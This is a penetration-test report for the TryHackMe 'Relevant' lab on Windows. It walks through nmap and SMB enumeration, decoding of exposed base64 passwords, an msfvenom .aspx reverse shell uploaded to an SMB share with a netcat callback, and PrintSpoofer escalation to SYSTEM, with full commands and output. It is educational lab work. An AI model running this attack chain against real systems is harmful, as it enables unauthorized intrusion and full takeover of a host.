

Technical Appendix – Penetration Test Report

Engagement: Relevant Lab - TryHackMe

Date: 11 August 2025

Tester: Lucio Rodrigues

Table of Contents

1. Tools & Resources Used
 2. Reconnaissance
 3. Enumeration
 4. Exploitation – Initial Access
 5. Post-Exploitation – User Flag
 6. Privilege Escalation
 7. Post-Exploitation – Root Flag
 8. Conclusion
-

1. Tools & Resources Used

- nmap
 - smbclient
 - msfvenom
 - netcat
 - impacket
 - PrintSpoofer
 - base64
 - hashes.com
-

2. Reconnaissance

Objective: Identify live hosts, open ports, and available services.

Commands Executed: `nmap -p- -sV -T5 10.10.156.43`

```
Host is up (0.19s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
49663/tcp open  http         Microsoft IIS httpd 10.0
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 495.56 seconds
```


Notes:

- Multiple SMB-related ports open → Likely file sharing and potential credential exposure.
 - RDP open → Might be useful for post-exploitation lateral movement.
-

3. Enumeration

Objective: Gather information about exposed services and accessible resources.

I first checked the http services, on standard port 80 and port 49663. Nothing stood out to me, so I moved on.



I then connected to smbclient, where I found a few “Sharenames” with **nt4wrksv** standing out to me.

```
(bullet@kali)-[~]
$ smbclient -L 10.10.156.43
Password for [WORKGROUP\bullet]:
File Share
Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
nt4wrksv       Disk
Reconnecting with SMB1 for workgroup listing.
```

I connected to that specific sharename, via smbclient, and found something really interesting, a txt file named “password.txt”. I downloaded it onto my local machine.

```
(bullet@kali)-[~]
$ smbclient //10.10.156.108/nt4wrksv
Password for [WORKGROUP\bullet]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D          0      Sat Jul 25 23:46:04 2020
..              D          0      Sat Jul 25 23:46:04 2020
passwords.txt    A          98    Sat Jul 25 17:15:33 2020

7735807 blocks of size 4096. 4951379 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```

After reading the file, it displayed 2 hashes. The first one is base64 encoded, and the other one is SHA1. I cracked them both.

```
(bullet@kali)-[~]
$ ls
Desktop  Downloads  passwords.txt  python_tools  scripts  thm  tools

(bullet@kali)-[~]
$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

```
(bullet@kali)-[~]
$ echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d
Bob - !P@$$W0rD!123
```

1

```
✓ Found:
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk:Bill - Juw4nnaM4n420696969!$$$
```

2

I used these credentials to attempt a connection via RDP, using “xfreerdp” but both credentials failed. After it failed I realised there must be another way to infiltrate the system. This is when I ran the nmap vuln script to find anything useful.

```
Host is up (0.19s latency).
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms17-010:
|  VULNERABLE:
|  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|  State: VULNERABLE
|  IDs:   CVE:CVE-2017-0143
|  Risk factor: HIGH
|  A critical remote code execution vulnerability exists in Microsoft SMBv1
|  servers (ms17-010).
|
|  Disclosure date: 2017-03-14
|  References:
|    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_

Nmap done: 1 IP address (1 host up) scanned in 30.15 seconds
```

Findings:

- Discovered **passwords.txt** on the shared folder.
 - Contents appeared base64-encoded.
 - RDP connections failed.
 - Remote Code Execution vulnerability present.
 - CVE-2017-0143.
-

4. Exploitation – Initial Access

Objective: Gain a foothold on the target system.

Commands Executed:

- `msfvenom -p windows/x64/shell_reverse_tcp LHOST=<machine_ip>
LPORT=<port> -f aspx -o evil.aspx`
- `nc -vlnp <port>`
- `smbclient //<target_ip>/<sharename>`

ASP.NET files, with the **.aspx** extension, are server-side web application pages processed by Microsoft's Internet Information Services (IIS) or other ASP.NET-capable servers. Unlike static .html files, .aspx pages can contain executable server-side code written in languages such as C#.

When an .aspx reverse shell is uploaded to a vulnerable web server and accessed via a browser, the server executes the embedded code. This allows the attacker to run commands on the server with the privileges of the web application process, enabling remote code execution (RCE).

Using msfvenom to make my aspx exploit.

```
(bullet@kali)-[~]  
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.23.126.175 LPORT=4444 -f aspx -o evil.aspx  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 460 bytes  
Final size of aspx file: 3416 bytes  
Saved as: evil.aspx
```

Upload your exploit to the smb sharename.

```
(bullet@kali)-[~]
$ smbclient //10.10.156.108/nt4wrksv
Password for [WORKGROUP\bullet]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Sat Jul 25 23:46:04 2020
..               D           0   Sat Jul 25 23:46:04 2020
passwords.txt    A          98   Sat Jul 25 17:15:33 2020

7735807 blocks of size 4096. 4944809 blocks available
smb: \> put evil.aspx
putting file evil.aspx as \evil.aspx (5.5 kb/s) (average 5.5 kb/s)
smb: \> dir
.                D           0   Mon Aug 11 07:19:00 2025
..               D           0   Mon Aug 11 07:19:00 2025
evil.aspx        A        3416   Mon Aug 11 07:19:00 2025
passwords.txt    A          98   Sat Jul 25 17:15:33 2020


7735807 blocks of size 4096. 4933448 blocks available
smb: \> █
```

Start a netcat listener on the specified port of the exploit.

```
(bullet@kali)-[~]
$ nc -vlnp 4444
listening on [any] 4444 ...
█
```

When an exploit payload is uploaded to an SMB share and later accessed through a browser or directly executed by the target system, the server processes the file according to its type. If the payload contains malicious instructions and the server is configured to execute files from that location, the code is run with the server's permissions.

When paired with a Netcat listener, this allows the exploit to initiate a reverse shell connection from the target to the attacker's machine. The server "calls back" to the attacker, establishing an interactive session for command execution.



Reverse shell achieved.

```
(bullet@kali)-[~]  
$ nc -vlnp 4444  
listening on [any] 4444 ...  
connect to [10.23.126.175] from (UNKNOWN) [10.10.156.108] 49854  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
c:\windows\system32\inetsrv>
```

5. Post-Exploitation – User Flag

Commands Executed:

- cd \Users\Bob\Desktop
- more user.txt

```
Directory of c:\Users\Bob\Desktop  
  
07/25/2020  02:04 PM    <DIR>          .  
07/25/2020  02:04 PM    <DIR>          ..  
07/25/2020  08:24 AM                35 user.txt  
               1 File(s)                35 bytes  
               2 Dir(s)  21,035,028,480 bytes free  
  
c:\Users\Bob\Desktop>more user.txt  
more user.txt  
THM{fdk4ka34vk346ksxfr21tg789ktf45}  
  
c:\Users\Bob\Desktop>
```

6. Privilege Escalation

Objective: Elevate privileges from a standard user account to SYSTEM-level access to fully compromise the target.

Commands Executed:

- whoami /priv
- copy \\10.23.126.175\nt4wrksv\PrintSpoofer64.exe
C:\Users\Bob\Desktop\PrintSpoofer64.exe
- sudo impacket-smbserver nt4wrksv /home/bullet -smb2support
- PrintSpoofer64.exe -i -c cmd.exe


The first thing I did was find what privileges I have enabled on this account.

```
c:\Users\Bob\Desktop>whoami /priv
whoami /priv


PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token                  Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process            Disabled
SeAuditPrivilege     Generate security audits                      Disabled
SeChangeNotifyPrivilege Bypass traverse checking                      Enabled
SeImpersonatePrivilege Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege Create global objects                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled

c:\Users\Bob\Desktop>
```


After conducting a search on the enabled privileges, the Privilege Name “SeImpersonatePrivilege” stood out. I found a site called “plesk” which gives a few recommendations to exploit this privilege.



I downloaded PrintSpoofer by “itm4n”. The goal is to get this exploit onto the vulnerable machine and then run it with the command “PrintSpoofer64.exe -i -c cmd.exe” to escalate privileges.



After downloading it, the next step is to get it onto the machine. There are a few ways of doing this, like using an iwr (Invoke-WebRequest) command or using what I used in this instance, **impacket**.

What is impacket?

Impacket is a collection of Python classes for working with network protocols, to interact with SMB, RDP, LDAP, and other services. It includes tools for executing commands remotely, transferring files, and performing authentication attacks over various protocols. In this lab, it was used to set up an SMB server for transferring files to the target system.

Make sure to run this command in the same directory as your exploit, in this case PrintSpoofer64.exe.

```
(bullet@kali)-[~]
$ sudo impacket-smbserver nt4wrksv /home/bullet -smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.156.108,49913)
[*] AUTHENTICATE_MESSAGE (\,RELEVANT)
[*] User RELEVANT\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:nt4wrksv)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:nt4wrksv)
[*] Closing down connection (10.10.156.108,49913)
[*] Remaining connections []
[*] Incoming connection (10.10.156.108,49914)
[*] AUTHENTICATE_MESSAGE (\,RELEVANT)
[*] User RELEVANT\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:nt4wrksv)
[*] Disconnecting Share(1:nt4wrksv)
```

Simply copy the file over to the target machine. When running “dir” again to list the files present we see our exploit file is there.

```
C:\Users\Bob\Desktop>copy \\10.23.126.175\nt4wrksv\PrintSpoofer64.exe C:\Users\Bob\Desktop\PrintSpoofer64.exe
copy \\10.23.126.175\nt4wrksv\PrintSpoofer64.exe C:\Users\Bob\Desktop\PrintSpoofer64.exe
1 file(s) copied.

C:\Users\Bob\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of C:\Users\Bob\Desktop

08/10/2025  10:51 PM    <DIR>          .
08/10/2025  10:51 PM    <DIR>          ..
08/10/2025  10:29 PM    <DIR>          Microsoft
08/10/2025  10:37 PM                27,136 PrintSpoofer64.exe
07/25/2020  08:24 AM                 35 user.txt
               2 File(s)                27,171 bytes
               3 Dir(s)  21,030,277,120 bytes free

C:\Users\Bob\Desktop>
```

The last step is to execute the exploit. Root achieved.

```
C:\Users\Bob\Desktop>PrintSpoofer64.exe -i -c cmd.exe
PrintSpoofer64.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening ...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system


C:\Windows\system32>
```

7. Post-Exploitation – Root Flag

Commands Executed:

- `cd \Users\Administrator\Desktop`
- `more root.txt`

Screenshot:



```
C:\Windows\system32>cd \Users\Administrator\Desktop
cd \Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of C:\Users\Administrator\Desktop

07/25/2020  08:24 AM    <DIR>          .
07/25/2020  08:24 AM    <DIR>          ..
07/25/2020  08:25 AM                35 root.txt
               1 File(s)                35 bytes
               2 Dir(s)  21,030,146,048 bytes free

C:\Users\Administrator\Desktop>more root.txt
more root.txt
THM{1fk5kf469devly1gl320zafgl345pv}

C:\Users\Administrator\Desktop>
```

8. Conclusion

This lab provided a comprehensive hands-on experience in conducting a black box penetration test against a Windows environment.

Through detailed reconnaissance, enumeration, exploitation, and privilege escalation, I was able to successfully compromise the target by chaining multiple vulnerabilities, including SMB misconfigurations and the `SeImpersonatePrivilege` exploit via `PrintSpoofer`.

The exercise reinforced key concepts such as multi-protocol enumeration, manual payload crafting and delivery, and the importance of understanding Windows privilege models.

Overall, this engagement enhanced my practical skills in Windows exploitation and deepened my appreciation for thorough, methodical penetration testing workflows, making it a valuable addition to my cybersecurity portfolio.